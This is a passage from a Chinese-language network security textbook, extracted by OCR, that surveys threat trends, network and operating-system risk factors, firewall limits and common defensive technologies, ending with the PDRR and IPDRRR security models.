



**图1-3　网络安全主要威胁及途径**

### 1.2.3　网络安全威胁的发展态势

**【案例1-4】** 中国网络安全问题非常突出。随着互联网技术和应用的快速发展，中国互联网用户数量急剧增加。据估计，到2020年，全球网络用户将上升至50亿户，移动用户将上升至100亿户。中国互联网用户数量急剧增加，网民规模、宽带网民数、国家顶级域名注册量3项指标仍居世界第一。各种操作系统及应用程序的漏洞不断出现，相比西方发达国家，我国网络安全技术、互联网用户安全防范能力和意识较为薄弱，极易成为境内外攻击利用的主要目标。

我国网络安全监管机构多次对近几年的网络安全威胁，特别是新出现的网络攻击手段进行过深入分析，发现各种网络攻击工具更加简单化、智能化、自动化。攻击手段更加复杂多变，攻击目标直指网络基础协议和操作系统，黑客培训更加广泛，甚至通过网络传授即可达到“黑客技术”速成。对计算机网络安全监管、科研以及信息化网络建设、管理、开发、设计和应用都提出了新的课题与挑战。

中国电子信息产业发展研究院提出未来网络安全十大趋势：

（1）网络空间国际军备竞赛加剧。

（2）可能发生有组织的大规模网络攻击。

（3）移动互联网安全事件增加。

（4）智能互联设备成为网络攻击的新目标。

（5）工业控制系统的安全风险加大。

（6）可能发生大规模信息泄露事件。

（7）网络安全事件造成更大损失。

（8）网络空间国际话语权的争夺更加激烈。

（9）我国信息安全产业高速发展。

(10) 我国网络安全立法取得新进展。

乔治亚理工学院发布的 2016 年网络安全预测报告指出网络安全威胁呈现四大趋势:

(1) 个人隐私数据泄露问题将继续恶化。随着移动应用,特别是 Android 应用的数量和下载量的不断增长,以及企业对个人数据的欲望永无止境,除非新的隐私政策出台,否则个人用户实际上已经沦为企业眼中会走动的数据资产。

(2) 专业网络安全人才全球短缺。本土培训的网络安全人才出现巨大缺口,不仅仅在美国,全球都是如此;网络安全保险业则受制于难以把握的风险评估;安全人才的短缺将进一步推动云安全服务、安全系统外包以及威胁情报服务等市场的发展。

(3) 物联网的高速发展使硬件成为黑客攻击的一个主要攻击面,对工控网和智能硬件的威胁加剧。

(4) 网络间谍活动将日益猖獗。世界很多国家的信息战术研究及各种境内外情报人员将更多、更快、更广泛地利用计算机网络搜集、窃取和利用各种相关信息。

**讨论思考**

(1) 为何说计算机网络存在着安全漏洞和隐患?

(2) 计算机网络安全面临的主要威胁类型和途径有哪些?

(3) 网络安全威胁的发展趋势是什么?

# 1.3 网络安全风险及隐患分析

网络安全的风险及脆弱性涉及计算机网络设计、结构、层次、范畴和管理机制等方面,要做好网络安全防范,必须深入分析网络系统安全风险及隐患。

## 1.3.1 网络系统安全风险及隐患

### 1. 网络系统面临的安全风险

互联网起初仅限于计算和科研,其设计及技术基础并不安全。现在,任何用户都可通过具有开放性、国际性和自由性等特征的互联网,在授权范围内传送和获取各种信息资源。网络系统面临风险及隐患的主要原因包括以下 7 个方面:

1) 系统漏洞及复杂性

主机系统和网络协议的结构复杂,以及一些难以预料的软件设计和实现过程中的疏忽及漏洞隐患,致使网络安全与防范非常繁杂困难。

2) 网络开放性

用户通过计算机及手机网络的开放端口才能浏览到互联网上的各种信息资源,同时这些开放端口及通信协议等也给网络带来很大的风险和隐患,极易受到网络侵入和攻击,而且站点主机数量的剧增致使网络监控难以准确及时有效。

3) 网络共享性

网络资源共享使开放端口增加,为系统安全带来了更大风险,并为黑客借机进行破

坏提供了便利。网络资源共享和网络快速发展与更新，致使相关的法律法规、分布式管理、运行及技术保障等各个方面很难及时有效地解决出现的各类问题。

4）身份难认证

网络的身份认证环节、技术和机制等比较薄弱，常用的静态口令极易被破译，而且通过越权访问即可借用管理员的检测信道，窃取用户口令和密码等重要信息。

5）边界不确定

网络升级与维护的可扩展性致使网络边界难以确定，网络资源共享访问也使网络安全边界“长城”被破坏，导致对网络安全构成严重的威胁。

6）传输路径与结点不安全

网络用户通过网络互相传输的路径很多，一个报文从发送端到目的端需要经过多个中间结点，所以，起止端的安全保密性根本无法解决中间结点的安全问题。

7）信息高度聚集

当信息量少且分散时，其价值往往并不被注意。当大量相关信息聚集以后，显示出其重要价值。网络聚集大量敏感信息后，很容易受到分析性等方式的攻击。

#### 2. 网络服务协议的安全隐患

互联网服务安全包括Web浏览服务安全、文件传输（FTP）服务安全、远程登录（Telnet）安全、E-mail服务安全、DNS域名安全和设备的实体安全。网络的运行机制基于网络协议，不同结点间的信息交换按照约定机制通过协议数据单元来实现。TCP/IP协议在设计初期只注重异构网的互联，并没有考虑到安全问题，Internet的广泛应用使其安全隐患对系统安全产生很大影响。互联网基础协议TCP/IP、FTP、E-mail、RPC（远程进程调用）和NFS（网络文件系统）等不仅公开，也都存在许多安全漏洞和隐患。另外，网络管理人员难有足够的时间和精力专注于全程网络安全监控，而且操作系统因其复杂性而难以检测并解决所有的安全漏洞和隐患，致使连接到网络上的终端受到入侵威胁。

由于协议本身的缺陷，网络应用层服务存在着多种安全隐患，IP层通信也存在着易欺骗性、系统和网络易被监视及其他风险。其次，TCP和用户数据报协议（UDP）服务的认证只对主机地址，而不对指定用户。而且，网络的用户名及密码等信息容易被监视和窃取，当登录远程主机账户时，如果传输的重要信息不加密，则很容易被黑客窃取。

### 1.3.2 操作系统的漏洞及隐患

操作系统安全（operation system secure）是指操作系统本身的安全，以及通过它对计算机系统的软硬件资源的整体有效控制，并为所管理的资源提供安全保护。操作系统是网络系统中最基本、最重要的系统软件，设计与开发时的疏忽给其留下了漏洞和隐患。

#### 1. 体系结构的漏洞

**【案例1-5】** 操作系统的体系结构漏洞是计算机系统漏洞的主要原因。操作系统的程序如I/O的驱动程序和系统服务，可以通过打“补丁”的方式进行动态链接，许多UNIX操作系统的版本升级也是如此。其动态链接的方法容易被黑客所利用，也可能成

为计算机病毒产生的环境。另外,操作系统的一些功能也会带来不安全因素,如支持在网络上传输可以执行的文件映像、网络加载程序等。系统漏洞造成的威胁主要包括3个方面:初始化错误、不安全服务及配置、从漏洞乘虚而入。

**2. 创建进程的隐患**

支持进程的远程创建与激活,所创建的进程继承原进程的权限,这些机制时常也提供了在远端服务器上安装"间谍软件"的机会。可将其以打补丁的方式"补"在一个合法的用户或特权用户上,就可使系统进程与作业的监视程序失效。另外,软件的隐秘通道是为设计编程和维护人员而设置的,一旦隐秘通道被探知,就会成为黑客入侵的通道。

**3. 不安全服务及设置**

**【案例1-6】** 操作系统的一些服务程序有时可以绕过计算机的安全系统。互联网蠕虫就利用了UNIX系统中3个可绕过的机制。网上浏览IE、文件传送、E-mail电子邮件、远程登录和即时通信QQ等网络服务如果不注意安全选项的设置与安全防范,很容易出现信息被窃取、受到网络攻击和感染病毒等问题。

**4. 配置和初始化错误**

当计算机网络系统出现严重故障,而必须关掉某台服务器以维护其某个子系统,之后再重启动服务器时,可能会发现个别文件丢失或被篡改的情况,这可能就是在系统进行重新初始化时,安全系统没有正确地初始化,从而留下了安全漏洞被人利用,类似的问题在木马程序修改系统的安全配置文件时也可能会发生。

### 1.3.3 网络数据库的安全风险

数据库是信息系统的重要组成部分,是信息化的关键技术之一。网络系统中大量重要数据存放在数据库中供用户共享。数据库技术是现代信息资源管理的重要技术。数据库技术的核心是数据库管理系统(DBMS),它主要用于集中管理数据资源信息,实现数据资源共享,减少数据冗余,并确保系统数据的安全保密、完整性和可靠性,各类信息系统的建立都以其为支撑平台。数据库安全不仅包括数据库系统本身的安全,还包括其中数据的安全,这是其核心和关键,需要确保数据的安全可靠和正确有效,确保数据的安全性、完整性和并发控制。数据库存在的不安全因素包括授权用户超出权限进行数据访问、更改和破坏、非法用户窃取信息资源等。

数据的安全性主要是防止数据库被故意地破坏和非法地存取;数据的完整性主要是防止数据库中存在不符合语义的数据,且防止由于错误信息的输入、输出而造成无效操作和错误结果;并发控制主要是在多个用户程序并行存取数据时保证数据的一致性。

具体的数据库安全性分析、技术和应用将在第9章进行详细介绍。

### 1.3.4 防火墙的局限性

网络防火墙可以较好地阻止外网基于IP包头的攻击和非信任地址的访问,但是无

法控制来自内网的攻击行为，也无法阻止基于数据内容的黑客攻击和病毒入侵。其安全局限性还需要入侵检测系统（Intrusion Detection Systems，IDS）进行合理补充，协助系统应对各种网络攻击，以扩展系统管理员的安全管理能力（包括安全审计、监视、进攻识别和响应），提高信息安全基础结构的完整性。从网络系统中的一些关键点收集并分析有关信息，可检查出违反安全策略的异常行为或遭到攻击的迹象。入侵防御和检测系统被认为是防火墙后的第二道安全闸门，在不影响网络性能的情况下，需要对网络进行防御和监测，针对网络内部攻击、外部攻击和误操作为网络提供实时保护。

具体的防火墙安全性分析及技术和方法将在第8章进行详细介绍。

### 1.3.5 安全管理及其他问题

网络安全是一项系统工程，需要各方面协同管理。安全管理产生的漏洞和疏忽属于人为因素，如果缺乏完善的相关法律法规、管理技术规范和安全管理组织及人员，缺少定期的安全检查、测试和实时有效的安全监控，将是网络安全的最大问题。

**【案例1-7】** 全球重大数据泄露事件频发，针对性攻击持续增多。据赛门铁克2013年10月《安全分析报告》发现，全球近几年最严重的一起重大数据泄露事件已造成1.5亿用户个人资料被泄露，目前所知的数据泄露事件中，被泄露最多的信息为用户真实姓名、社会保险卡账号和出生日期等重要信息，且各种有针对性的攻击也持续增多。

（1）法律法规和安全管理政策问题。主要是管理体制、保障体系、机制、方式方法、权限、监控以及管理策略、措施和审计等不够科学完善及时有效等。

（2）管理漏洞和操作人员问题。主要是管理疏忽、失误、误操作及水平能力等。如安全配置不当所造成的安全漏洞，用户安全意识不强与疏忽，密码选择不慎等，都会对网络安全构成威胁。而疏于管理与防范，以及个别内部人员贪心邪念成为最大威胁。

实体管理、运行环境安全及传输安全是网络安全的重要基础。在光缆、同轴电缆、微波、卫星通信中窃听指定的信息很难，但是，没有绝对安全的通信线路，例如任何传输设备和线路都可能存在电磁干扰和泄漏等安全问题。

**讨论思考**

（1）网络安全风险主要因素有哪些？具体表现包括哪几个方面？

（2）什么是操作系统安全？操作系统为何具有安全漏洞和隐患？

（3）网络安全在管理方面主要有哪些问题？

## 1.4 网络安全技术概述

### 1.4.1 网络安全常用技术概述

**1. 网络安全技术相关概念**

网络安全技术（network security technology）是指为解决网络安全问题进行有效监控，保证数据及传输安全性的技术手段，主要包括实体安全技术、网络结构安全技术、系

统安全技术、管理与运行安全技术、数据安全与密码技术等，以及确保安全服务和安全机制的策略等。

宏观上，网络安全技术主要涉及与网络安全有关的各种技术、手段、策略、标准、机制和措施等，从有关网络安全的法律法规到规章制度，从网络安全风险评估、网络监控、密钥管理、数据安全防范到系统安全审计等，更广义的防火墙和入侵检测系统等也是网络安全的一种重要技术手段。

对网络系统的扫描、检测和评估，可以预测主体受攻击的可能性以及风险和威胁，比较受重视。由此可以识别检测对象的系统资源，分析被攻击的可能指数，了解系统的安全风险和隐患，评估所存在的安全风险程度及等级。国防、证券、银行等一些非常重要的网络对安全性的要求最高，不允许受到入侵和破坏，扫描和评估技术标准更为严格。

监控和审计是与网络安全密切相关的技术，主要通过对网络通信过程中可疑、有害信息或异常行为进行记录为事后处理提供依据，对黑客形成强有力的威慑且可提高网络整体安全性。如局域网监控可提供内部网异常行为监控机制。

### 2. 网络安全常用技术

在网络安全中，常用的主要技术可以归纳为三大类：

(1) 预防保护类。主要包括身份认证、访问管理、加密、防恶意代码、防御和加固。

(2) 检测跟踪类。主体对客体的访问行为需要进行监控和事件审计，防止在访问过程中可能产生的安全事故的各种举措，包括监控和审核跟踪。

(3) 响应恢复类。网络或数据一旦发生安全事件，应确保在最短的时间内对其事件进行应急响应和备份恢复，尽快将其影响降至最低。

**【案例 1-8】** 某银行依据网络安全业务价值链的概念，将网络安全的技术手段分为预防保护类、检测跟踪类和响应恢复类，如图 1-4 所示。





**图 1-4 网络安全常用技术**

常用的 8 种网络安全常用技术如下：

(1) 身份认证(identity and authentication)。确保网络用户身份的正确存储、同步、使用、管理和一致性确认，防止他人冒用或盗用的技术手段。

(2) 访问管理(access management)。用于确保授权用户在指定时间对授权的资源进行正当的访问，防止未经授权的访问的措施。

(3) 加密(cryptography)。以加密技术确保网络信息的保密性、完整性和可审查性。加密技术包括加密算法、密钥长度的定义和要求等，以及密钥整个生命周期(生成、分发、

存储、输入输出、更新、恢复、销毁等）的技术方法。

（4）防恶意代码(anti-malicode)。通过建立计算机病毒的预防、检测、隔离和清除机制，预防恶意代码入侵，迅速隔离查杀已感染病毒，识别并清除网内恶意代码。

（5）加固(hardening)。对系统自身弱点采取的一种安全预防手段，主要是通过系统漏洞扫描、渗透性测试、安装安全补丁及入侵防御系统、关闭不必要的服务端口和对特定攻击的预防设置等技术或管理手段确保并增强系统自身的安全。

（6）监控(monitoring)。通过监控主体的各种访问行为，确保对客体的访问过程安全的技术手段，如安全监控系统、入侵监测系统等。

（7）审核跟踪(audit trail)。对出现的异常访问、探测及操作相关事件进行核查、记录和追踪。每个系统可以有多个审核跟踪不同的特定相关活动。

（8）备份恢复(backup and recovery)。为了确保网络出现异常、故障、入侵等意外事故时能够及时恢复系统和数据而进行的预先备份等技术手段。备份恢复技术主要包括4个方面：备份技术、容错技术、冗余技术和不间断电源保护。

## 1.4.2 网络安全常用模型

利用网络安全模型可以构建网络安全体系和结构，进行具体的网络安全方案的制定、规划、设计和实施等，也可以用于实际应用过程的描述和研究。

### 1. 网络安全PDRR模型

常用的描述网络安全整个过程和环节的网络安全模型为PDRR模型：防护(Protection)、检测(Detection)、响应(Reaction)和恢复(Recovery)，如图1-5所示。





**图1-5 网络安全PDRR模型**

在此模型的基础上，以“检查准备、防护加固、检测发现、快速反应、确保恢复、反省改进”的原则，经过改进得到另一个网络系统安全生命周期模型——IPDRRR(Inspection, Protection, Detection, Reaction, Recovery, Reflection)模型，如图1-6所示。

（1）检查准备(Inspection)。体现在3个方面：明确资源清单，搞好安全分类；进行风险分析、威胁评估，识别系统安全脆弱性；做好安全需求分析，制定安全策略。

（2）防护加固(Protection)。包括实施原则、策略、过程与实现等方面的全方位的安全防护。构建系统安全体系结构，利用合适的安全技术、机制、设备和运行环境等，实现安全方案。

（3）检测发现(Detection)。为了及时发现并解决出现的安全问题，需要实时监控与入侵检测，定期进行系统漏洞扫描，对入侵类型、入侵方式、检测方式等进行收集与分类。





图 1-6 系统安全生命周期模型

(4) 快速响应(Reaction)。对突发的异常事件,根据应急预案进行快速响应,如断开网络连接、服务降级使用、记录攻击过程、分析与跟踪攻击源等,及时采取补救措施,将损失或风险降低到最小,并保留和处理有关记录及证据。

(5) 确保恢复(Recovery)。当系统中断或出现故障或遭到严重破坏时,及时找出原因并尽快修复系统故障,并尽快利用数据及系统备份进行恢复。

(6) 反馈改进(Reflection)。在整个网络系统运行过程中,对出现的各种安全事故应及时进行处理,同时做好采用的技术与响应恢复手段、系统安全改进建议等反馈。

(7) 安全管理(Management)。为了切实保障整个系统的安全和正常运行,应认真及时按照安全策略、安全标准对系统进行全面的安全管理与维护。

## 2. 网络安全通用模型

利用互联网将数据报文从源站主机传输到目的站主机,需要协同处理与交换。通过建立逻辑信息通道,可以确定从源站经网络到目的站的路由及两个主体协同使用 TCP/IP 的通信协议。其网络安全通用模型如图 1-7 所示。此模型的不足是并非所有情况都通用。





图 1-7 网络安全通用模型

为保护网络信息传输安全所提供的安全机制和安全服务主要包括两部分:一是对发送的信息通过安全技术进行转换,如报文加密,使非授权用户对加密的报文不可读,或附加一些基于报文内容的密码,用于审查发送者的身份等;二是由两个主体共享的秘密信息对开放网络保密,如加密转换的密钥在发送前加密,在接收前解密。

对网络信息进行安全处理,需要可信的第三方进行两个主体在报文传输中的身份认

证。构建网络安全系统时，网络安全模型基本任务主要有4个：选取一个秘密信息或报文；设计一个实现安全的转换算法；开发一个分发和共享秘密信息的方法；确定两个主体使用的网络协议，以便利用秘密算法与信息实现特定的安全服务。

### 3. 网络访问安全模型

